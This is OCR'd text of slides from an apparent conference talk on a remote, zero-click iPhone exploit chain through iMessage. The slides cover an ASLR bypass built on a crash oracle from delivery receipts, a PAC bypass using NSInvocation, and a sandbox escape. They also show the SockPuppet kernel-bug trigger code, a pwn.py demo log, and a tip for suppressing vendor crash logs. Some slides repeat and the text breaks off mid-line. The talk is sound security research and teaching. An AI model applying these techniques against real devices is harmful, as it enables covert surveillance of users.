
Dyld Shared Cache (contd.)

- Shared cache mapped somewhere between 0x180000000 and 0x280000000 (4GB)
- Randomization granularity: 0x4000 bytes (large pages)
- **Same address in every process, only randomized during boot**
- Shared cache size: ~1GB

```
bash-3.2$ hexdump -C dyld_shared_cache_arm64e | head -n 15
00000000  64 79 6c 64 5f 76 31 20  20 61 72 6d 36 34 65 00  |dyld_v1  arm64e.|
00000010  38 01 00 00 03 00 00 00  c8 01 00 00 a5 05 00 00  |8...............|
00000020  00 00 00 00 00 00 00 00  00 80 57 4b 00 00 00 00  |..........WK....|
00000030  00 c0 96 00 00 00 00 00  00 00 3b 39 00 00 00 00  |..........;9....|
00000040  00 40 01 00 00 00 00 00  00 40 d9 3f 00 00 00 00  |.@.......@.?....|
00000050  00 40 7e 0b 00 00 00 00  04 5a 29 b1 72 10 37 d6  |.@~......Z).r.7.|
00000060  97 27 29 87 57 a0 b1 28  01 00 00 00 00 00 00 00  |.')).W..(........|
00000070  98 01 00 00 06 00 00 00  00 00 c2 c2 01 00 00 00  |................|
00000080  00 c0 03 00 00 00 00 00  68 b6 00 00 00 00 00 00  |........h.......|
00000090  a5 05 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000b0  00 00 00 00 00 00 00 00  00 00 c1 c3 01 00 00 00  |................|
000000c0  78 95 17 00 00 00 00 00  78 95 d8 c3 01 00 00 00  |x.......x.......|
000000d0  e0 98 00 00 00 00 00 00  02 00 00 00 0a 00 00 00  |................|
000000e0  00 00 00 80 01 00 00 00  00 00 00 00 01 00 00 00  |................|
bash-3.2$
```

dyld_shared_cache file (get it from ipsw.me) contains start and length of memory region into which it can be mapped


Breaking ASLR



Breaking ASLR with an Oracle 🔮

Suppose we had:

```
oracle(addr):
    if isMapped(addr):
        return True
    else:
        return False
```



Breaking ASLR with an Oracle 🔮

Suppose we had:

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oracle(addr):
   if isMapped(addr):
       return True
   else:
       return False
```


Then we could easily break ASLR:

```
start = 0x180000000
end = 0x280000000
step = 1024**3 # (1 GB)
for a in range(start, end, step):
    if oracle(a):
        return binary_search(a - step, a, oracle)
```



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

Breaking ASLR with an Oracle 🔮

Suppose we had:

How to get this???

```
oracle(addr):
    if isMapped(addr):
        return True
    else:
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Then we could easily break ASLR:

```
start = 0x180000000
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


iMessage Receipts

- iMessage automatically sends receipts to the sender
  - Delivery receipts: message arrived in imagent
  - Read receipts: user saw message in app
- Read receipts can be turned off, delivery receipts cannot
- Similar features in other messengers

Received delivery + read receipt

Received delivery receipt

Received no receipt at all

Building an Oracle

```
processMessage(msgData):
    msg = parsePlist(msgData)

    # Extract some keys
    atiData = msg['ati']
    ati = nsUnarchive(atiData)

    # More stuff happens

    sendDeliveryReceipt()

    # ...
```


- Left side shows pseudocode for imagent's handling of iMessages
- NSKeyedUnarchiver bug(s) can be triggered at **`nsUnarchive`**`()`
- Delivery receipt only sent afterwards
  => If unarchiving causes crash,
  no delivery receipt will be sent!
- imagent will just restart after a crash
  => Have an oracle!

Building an Oracle

```
oracle_cve_2019_8641(addr):
   if isMapped(addr):
       val = deref(addr)
       if isZero(val) or
          hasMSBSet(val) or
          pointsToObjCObject(val):
           return True
   return False
```

- CVE-2019-8641 doesn't yield this perfect probing primitive
- Actual oracle function shown on left
  - Likely other bugs will yield similar, non-perfect oracle functions
- Still possible to infer shared cache base address in ~logarithmic time!
- Takes 20-30 iMessages, <5 minutes
  - Theoretical limit ~18 bits (messages): 32 bit address range, 0x4000 (== 2^14) alignment
- See blogpost for more details

A Remote ASLR Bypass



A Remote ASLR Bypass - FAQ

Q: Can an attacker really just crash imagent 20+ times in a row?
A: Yup. Crash not visible to user in any way

Q: What about crash logs being sent to vendor?
A: iOS appears to only collect max 25 crashlogs per service, so an attacker can first crash imagent 25 times with e.g. stack exhaustion, then send exploit

Q: Can this be fixed by sending the delivery receipt before handling the message?
A: Probably not, can likely still construct timing side channel from receipts...


Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache

Demo Time

Exploitation Idea

- Can now create fake ObjC object and class
- Will gain control over program counter when some method on fake object is called
- From there standard procedure, stack pivot, ROP, etc.



Pointer Authentication (PAC)

- New CPU security feature, available in iPhone XS (2018) and newer
- Idea: store cryptographic signature in top bits of pointer, verify on access
  - Used to ensure control flow integrity at runtime
  - Attacker doesn't know secret key, can't forge code pointers, no more ROP, JOP, ...
  - See also the research into PAC done by Brandon Azad

```
0000002012345678
```


```
; Sign pointer in X3
; (Done during process
; initialization etc.)
AUTIZA X3
```

```
a827152012345678
```

```
; Authenticate function pointer in X3
; and call it. Clobbers X3 if signature
; is invalid, leading to crash
PACIZA X3
BL X3
```


Impact of PAC

- Current exploit requires faking a code pointer (ObjC method Impl) to gain control over instruction pointer...
- => No longer possible with PAC enabled



PAC Bypass Idea

- Class pointer of ObjC objects ("ISA" pointer) not protected with PAC (see Apple documentation)
- => Can create fake instances of legitimate classes
- => Can get existing methods (== gadgets) called



PAC Bypass Idea

- Can call a small set of existing ObjC methods (isNSString, **dealloc**, …)
- Idea: find destructor that calls [NSInvocation invoke] on a controlled (faked) NSInvocation
- => Can then call arbitrary ObjC methods through it!
- NSInvocation class has since been hardened to prevent abuse in similar exploitation scenarios

Class

NSInvocation

An Objective-C message rendered as an object.

NSInvocation: basically a bound method call. Stores method name, target object, arguments. Execute “invoke” method of the NSInvocation to perform the method call.


```
-[MPMediaPickerController dealloc]() {
    [self->someField invoke];
    // ...;
}
```

Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache
- ✅ Can execute arbitrary ObjC methods

Sandboxing?

- Messages handled by different services and frameworks
- Shown on the right is “0-Click” attack surface
- Red border: sandboxed
- NSKeyedUnarchiver used in two different contexts
- Can exploit same bug in different, unsandboxed context
- Note: SpringBoard is main UI process on iOS…
- As of iOS 13, BP field is decoded in a different, sandboxed process



Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache
- ✅ Can execute arbitrary ObjC methods, outside of sandbox
  => Can access user data, activate camera/microphone etc.

Checkpoint

✔️ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage

✔️ Can dereference arbitrary absolute address, treat as ObjC Object pointer

✔️ Have bypassed ASLR, know address of dyld_shared_cache

✔️ Can execute arbitrary ObjC methods, outside of sandbox
=> Can access user data, activate camera/microphone etc.
=> More importantly however, can pop calc: 🎉


```
[UIApplication
    launchApplicationWithIdentifier:@"com.apple.calculator"
    suspended:NO]
```

Demo Time


bash-3.2$ ./pwn.py
[!] Note: this exploit *deliberately* displays notifications to the target
[*] Will defeat ASLR first
[*] Trying to find a valid address..........
[+] Found address inside shared cache region!
[*] Shared cache is mapped somewhere between 0x180004000 and 0x1fbd64000
[*] Now determining exact base address of shared cache...................
[+] Shared cache is mapped at 0x1b5ca0000
[*] Getting ready to pop calc...........................
[+] Let's go!
12:48
1'337
AC
+/-
%
7
8
9
4
5
6
1
2
3
0
.

Getting Kernel

- Next step (if any): run kernel exploit
- Problems:
  1. Code signing: can't execute any unsigned machine code
  2. No JIT page (RWX) available as not in WebContent context
- Solution: pivot into JavaScriptCore and do some wizardry to bridge syscalls into JavaScript
  - Doesn't require an additional vulnerability
- Similar idea to [pwn.js](pwn.js) library



We are here

CVE-2019-8605 (“SockPuppet” by Ned Williamson)

```c
while (1) {
   int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

   // Permit setsockopt after disconnecting (and freeing socket options)
   struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
   int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
   int minmtu = -1;
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
   res = disconnectx(s, 0, 0);
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

   close(s);
}
```

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    res = disconnectx(s, 0, 0);
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    close(s);
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```

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    res = disconnectx(s, 0, 0);
    res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

    close(s);
}
```

Class

JSContext

A `JSContext` object represents a JavaScript execution environment. You create and use JavaScript contexts to evaluate JavaScript scripts from Objective-C or Swift code, to access values defined in or calculated in JavaScript, and to make native objects, methods, or functions accessible to JavaScript.

```
[JSContext evaluateScript: @"let greeting = 'Hello 36C3';"]
```

Class

NSInvocation

An Objective-C message rendered as an object.

Some JavaScripting and a bit of Memory Corruption...

```
void* -[CNFileServices dlsym::](
